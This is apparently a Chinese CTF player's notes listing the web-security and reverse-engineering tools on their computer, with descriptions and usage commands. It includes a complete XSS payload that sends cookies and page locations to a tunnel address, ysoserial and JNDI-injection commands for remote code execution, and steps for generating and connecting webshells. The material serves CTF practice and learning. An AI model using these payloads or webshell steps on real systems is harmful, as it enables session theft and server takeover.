本文的作用是使 Ether 小姐更加熟悉她电脑上的工具,嘻嘻
Burp Suite
当当当当!首先就是伟大的 bp啦,功能非常之强大
安全工具 | BurpSuite安装使用(保姆级教程!)-CSDN博客
可以抓包改包、爆破、数据外带等等
SwitchyOmega
一个浏览器插件,主要用来配合 Burp Suite使用,使 bp 只代理浏览器而不影响系统
Hackbar
这也是一个浏览器插件,主要用于发包到网页
dirsearch
轻量级目录爆破工具,支持多线程、自定义字典、状态码过滤,常用于发现隐藏路径、备份文件、管理后台等。(PS:好官方)
反正就是没思路就上dirsearch扫一下
GitHacker-main
从泄露的 .git 目录恢复源码,用于源码审计与敏感信息挖掘。
注:Linux环境下使用
cpolar
内网穿透工具,将本地服务(如 Burp Collaborator、HTTP Server)暴露到公网,用于 DNS/OOB 回显、CSRF 带外测试等。
1 | cpolar http 80 //用于把本机 80 端口暴露到公网 |
JWT
c-jwt-cracker
暴力破解 HS256 密钥
注:Linux环境下使用
jwt_tool
支持签名伪造、密钥爆破、头部篡改、算法降级(如 none 攻击),是 JWT 审计必备。
注:Linux环境下使用


antSword
轻量级 WebShell 管理工具(支持 ASP/PHP/JSP 等),用于后渗透阶段控制;
文件上传后,连服务器用的
SQLmap
SQLmap 是一款开源的自动化 SQL 注入检测与利用工具,能自动识别各种数据库(MySQL/Oracle/PostgreSQL等)的注入点,并且可以一键完成从发现漏洞到提取数据、甚至获取系统权限的全流程。
以下是一些常用命令:
1 | # 1. 检测「注入点」 |
Docker
用于快速部署靶场、隔离测试环境(如运行 DVWA、WebGoat、Juice Shop),避免污染本机系统。
用于写web的附件题和赛后复现
phpStudy_64
一键集成 PHP/MySQL/Apache 环境,快速部署漏洞靶机
关于MD5
hash-ext-attack-master
实现哈希长度扩展攻击(如对 sha1(secret+data) 类签名伪造)。
注:Linux环境下使用
fastcoll
生成 MD5 碰撞文件(学术/红队用途,演示“相同哈希不同内容”风险)。
md5解密
本地 MD5 破解工具(字典/彩虹表比对),适用于弱口令哈希验证(非真解密)。
VMware
对于我来说主要用于配置 Linux 环境
随波逐流
伟大的编码解码工具
Bluelotus
由清华大学蓝莲花战队开发的XSS接收工具
不过要先在小皮面板配置好才可以使用
注意:使用时cpolar也需要打开,用于开启隧道
1 | cpolar http 80 |
最后记得把 payload 里的接收地址改成 cpolar 给的公网地址(比如 https://xxxx.cpolar.cn)
例如:
1 | <script>var website="https://xxxx.cpolar.cn/xss/";(function(){(new Image()).src=website+'/?keepsession=1&location='+escape((function(){try{return document.location.href}catch(e){return''}})())+'&toplocation='+escape((function(){try{return top.location.href}catch(e){return''}})())+'&cookie='+escape((function(){try{return document.cookie}catch(e){return''}})())+'&opener='+escape((function(){try{return(window.opener&&window.opener.location.href)?window.opener.location.href:''}catch(e){return''}})());})();</script> |
JADX
Java/Android 逆向分析的神器,能把 .jar、.apk 这些编译后的文件“翻译”为Java 源码。
安全工具 | jadx安装使用(保姆级教程!)- CSDN博客
可以反编译查看源码、全局搜索敏感关键字、追踪方法调用链、导出 Gradle 项目用 IDE 深度审计等等。
以下是一些常用操作:
1 | # 1. 启动图形界面(日常分析首选) |
GUI 内三个必学快捷键:
| 快捷键 | 功能 | 使用场景 |
|---|---|---|
Ctrl + N |
按类名跳转 | 知道类名时快速定位 |
Ctrl + Shift + F |
全局文本搜索 | 搜关键字、字符串、找敏感逻辑 |
x |
查找引用 | 选中方法后查看哪里调用了它 |
Java 反序列化工具
反序列化是 Java Web 题的重头戏,这几个工具配套用。都放在 D:\tools\web\java\,统一用 java -jar 文件名 启动(本机 JDK 21)。
ysoserial
反序列化 payload 生成器,内置几十条 gadget 链。
先拿 URLDNS 链探路——它不执行命令,只让目标发一次 DNS 请求,用来确认目标能不能出网:
1 | java -jar ysoserial-all.jar URLDNS http://xxx.dnslog.cn > payload.bin |
确认能出网,再换成命令执行的链:
1 | java -jar ysoserial-all.jar CommonsCollections6 "calc.exe" > cc6.bin |
JDK 17 以上跑部分链会报 InaccessibleObjectException,加参数放行:
1 | java --add-opens java.base/java.util=ALL-UNNAMED \ |
JNDI-Injection-Exploit
JNDI 注入利用,自带 LDAP 和 RMI 服务端,打 Fastjson、Log4j2 这类题的标配。
1 | java -jar JNDI-Injection-Exploit.jar -C "calc.exe" -A 47.x.x.x |
shiro_attack
Shiro 反序列化一键利用,图形界面。填目标地址,它会自己去爆破 rememberMe 的 key、试 gadget、找回显方式。
1 | java -jar shiro_attack-5.1.1.jar |
SpringBootExploit
打 Spring Boot Actuator 的。看到目标有 /actuator 就开它。图形界面里能测 env 属性注入、logfile 写文件 getshell、JNDI 打点这些。
1 | java -jar SpringBootExploit.jar |
jd-gui
jar 反编译,用来读源码、找 gadget。比 jadx 轻,把 jar 拖进去就能看。
1 | java -jar jd-gui.jar |
Log4j2Scan
这个是 Burp 插件,不是独立程序,双击没反应是正常的。
装法:Burp → Extensions → Add → 选这个 jar。装完被动扫描,哪个参数触发了 Log4j2 会直接标出来,配合 dnslog 或 Collaborator 用。
哥斯拉
WebShell 管理工具。相比 antSword 强在全程加密流量、支持内存马、能自定义 AES 密钥。
1 | java -jar godzilla.jar |
两头配:先在「生成」里选 payload 类型(JSP/PHP/ASP)和加密方式,生成马;传上去;再回「目标」里填地址和密钥连上去。
nuclei
模板化漏洞扫描器,模板库覆盖 CVE、默认口令、暴露面板这些。在 D:\tools\web\scanner\nuclei_windows_amd64\。
1 | cd D:\tools\web\scanner\nuclei_windows_amd64 |
xray
被动扫描器。挂上代理之后,浏览器点过的每个请求它都会过一遍,不用主动发包。
1 | xray_windows_amd64.exe webscan --listen 127.0.0.1:7777 --html-output report.html |
跑起来后把浏览器代理设成 127.0.0.1:7777,正常浏览目标站点,扫完看 report.html。也可以让它自己爬:
1 | xray_windows_amd64.exe webscan --basic-crawler http://target --html-output report.html |
httpx
批量探活和指纹识别。一堆 IP/域名先丢给它筛一遍,看哪些活着、用的什么框架。
1 | httpx.exe -l targets.txt -title -tech-detect -status-code -o alive.txt |
SSTImap
SSTI(模板注入)检测与利用,能自动识别模板引擎、执行命令、读文件。
1 | python sstimap.py -u "http://target/?name=1" |
IDA Pro
逆向主力,静态分析二进制。在 D:\tools\reverse\IDA_Pro_7.7\,双击 ida64.exe。
其实只会做非常非常简单的签到题,哈哈。
几个必记的快捷键:
| 快捷键 | 功能 |
|---|---|
F5 |
反编译当前函数 |
X |
查看交叉引用(谁调它) |
N |
重命名 |
G |
跳转到地址 |
Shift + F12 |
列出所有字符串 |
010 Editor
十六进制编辑器。CTF 里主要用它加载模板——选中文件后套上 PNG / ZIP / ELF 模板,它会按格式把每个字段标出来,比自己数偏移快太多。
ZipRar7zPasswordCracker
压缩包密码爆破。选压缩包、挂字典、开跑,支持 ZIP / RAR / 7z。
Wireshark
抓包分析,流量分析题的主力。抓完包按协议过滤、追踪 TCP 流看明文。
常用过滤器:
1 | http.request.method == "POST" 只看 POST 请求 |
Proxifier
强制让指定程序走代理。有些 Windows 客户端不认系统代理,就得靠它。
用法:Profile → Proxy Servers 里添加代理服务器,再到 Proxification Rules 里指定「哪个程序 → 走哪个代理」。
Navicat
数据库可视化管理。拿到数据库账号后连上去直接点表看数据,比敲 SQL 快。在 D:\tools\db\Navicat Premium 16\,双击 navicat.exe。
WSL2
Windows Subsystem for Linux。一半的命令行工具其实跑在这里,Windows 上只留浏览器和 Burp——ffuf、sqlmap 这些在 Linux 下更顺手,起 Docker 靶场也是原生性能。
怎么进出
开始菜单点 Ubuntu 24.04,或者在 PowerShell 里敲:
1 | wsl |
打完题记得关掉,不然它一直占着 6G 内存:
1 | wsl --shutdown |
里面装了什么
| 类别 | 内容 |
|---|---|
| 扫描 | ffuf、gobuster、dirb、whatweb、nikto |
| 注入 | sqlmap |
| 网络 | nmap、nc、socat、tcpdump、proxychains4 |
| 爆破 | hydra |
| 字典 | SecLists 1.9G |
| 靶场 | vulhub 333 个、PayloadsAllTheThings |
| Python | requests / httpx / pyjwt / bs4 / flask / pwntools |
| 容器 | Docker + compose,免 sudo |
常用命令
1 | wl # 列出预定义好的字典路径 |
字典路径存成了变量,$WL_DIRCOMMON、$WL_DIRMEDIUM、$WL_FILES、$WL_PARAMS、$WL_SUBS、$WL_PASS,记不住就敲 wl。
起本地靶场复现
1 | cd /opt/vulhub/weblogic/CVE-2018-2628 |
容器清理:
1 | docker ps -a # 看有哪些容器 |
收无回显的数据
1 | python3 -m http.server 8000 # 看有没有人来访问,请求会打在这里 |
注意目标在公网,是访问不到 WSL 里的 localhost 的,得先穿透出去再把这地址丢给目标。
最后贴几个我常用的网站
锤子在线工具网 - 首页
核心功能:
- 编码/解码:Base64、URL、Hex、Unicode、HTML 实体等一键互转。
- 哈希计算:MD5、SHA1/256、NTLM 等哈希值生成与识别。
- Payload 生成:SQL 注入、XSS、命令注入等常用 payload 模板。
- 网络工具:端口扫描、Whois 查询、IP 归属地等。
JSON在线 | JSON解析格式化—SO JSON在线工具
核心功能:
- JSON 处理:格式化、压缩、校验、JSON 转 CSV/Excel/Java 实体类。
- 加密解密:AES、DES、RSA、SM2/3/4(国密)等对称/非对称加密在线计算。
- 正则测试:实时匹配高亮,支持常用正则模板。
- 时间戳转换:Unix 时间戳与日期互转。
JSON Web Tokens - jwt.io
核心功能:
- 令牌解析:粘贴 JWT 自动解码 Header、Payload、Signature 三部分。
- 签名验证:输入密钥可验证签名是否有效,支持 HS256/RS256 等主流算法。
- 令牌生成:修改 Payload 后自动生成新令牌(需已知密钥)。
- 库文档:提供各语言 JWT 库的官方文档链接。
DNSLog Platform
这是一个DNS 日志接收平台,专门用于验证无回显的安全漏洞。